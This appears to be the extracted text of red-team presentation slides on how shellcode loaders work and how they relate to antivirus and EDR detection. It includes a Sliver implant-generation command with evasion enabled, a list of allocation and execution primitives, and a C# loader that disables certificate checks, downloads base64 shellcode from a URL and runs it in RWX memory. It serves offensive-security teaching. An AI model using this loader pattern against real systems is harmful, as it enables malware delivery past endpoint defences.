Intro to Loader, 5min

01

How loader works

Antivirus, 10min

02

Payload detection & bypass

EDR, 20min

03

EDR Input & Attacks

Supermega & Cordyceps, 20min

04

Make Shellcode & EXE Injection

Anti-EDR, 5min+

05

Analysis & Conclusion



Intro



Target Audience

- RedTeamers
- Doing **initial access** with their C2 (CobaltStrike, Sliver, Havoc...)
- Have some EDR knowhow, but confused



Me:

- Not much interest in specific (detectable) anti-EDR techniques
- Interest in how stuff overall works



```
sliver > generate --mtls [REDACTED] --evasion  
[*] Generating new windows/amd64 implant binary  
[*] Symbol obfuscation is enabled.  
[*] This process can take awhile, and consumes significant amounts of CPU/Memory  
[*] Build completed in 00:00:39  
[*] Implant saved to /root/naughty/ADDED_FROCK.exe  
sliver >
```

Windows: So many possibilities!

OFFENSIVE X

“EDR bypass this”

“EDR bypass that”

“New EDR bypass technique”



“How i bypassed EDR”



“Usermode unhooking to bypass EDR”



- People dont understand EDR
- People dont know what they are bypassing
- People develop super advanced low level Anti-EDR techniques which create more telemetry than they solve



Processes

De



17

Developer PowerShell





Need:

- Shellcode (payload)
 - VirtualAlloc memory
 - Copy shellcode to memory
 - Exec memory



VirtualAlloc(RWX)
Create **new region** in process

- The payload / shellcode to execute
 - In .data, .rdata, .text, from a file
 - Encoded, encrypted, base64, xor'd...
- The writeable/executable memory
 - VirtualAlloc()
 - NtAllocateVirtualMemory()
 - HeapAlloc()
- The copy
 - for() loop
 - memcpy() / memmove()
 - RtlCopyMemory(), CopyMemory(), MoveMemory()
- The execution
 - Just jmp to it: ((void(*)())exec)();
 - CreateThread(), QueueUserWorkItem()
 - QueueUserApc()
 - Windows functions which use a callback
- Shellcode can be a reflective DLL

Shellcode Loader

In other languages

Download → Decode → Alloc → Copy → Create Thread

```
24
25
26    i reference
27    public static void DownloadAndExecute()
28    {
29        Console.WriteLine("##### Download Base64 & decode to bytes");
30        ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
31        System.Net.WebClient client = new System.Net.WebClient();
32        string b64 = client.DownloadString(url);
33        byte[] shellcode = System.Convert.FromBase64String(b64);
34
35        Console.WriteLine("##### Allocate memory with the length of the shellcode");
36        IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
37        Console.WriteLine("##### Copy Shellcode in allocated space");
38        Marshal.Copy(shellcode, 0, addr, shellcode.Length);
39        Console.WriteLine("##### Create a thread");
40        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
41        WaitForSingleObject(hThread, 0xFFFFFFFF);
42        return;
43    }
44}
```



```
$shellcode = @(0x00, 0x01, 0x02, 0x03)
```

```
$pointer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($shellcode.Length)

}
```

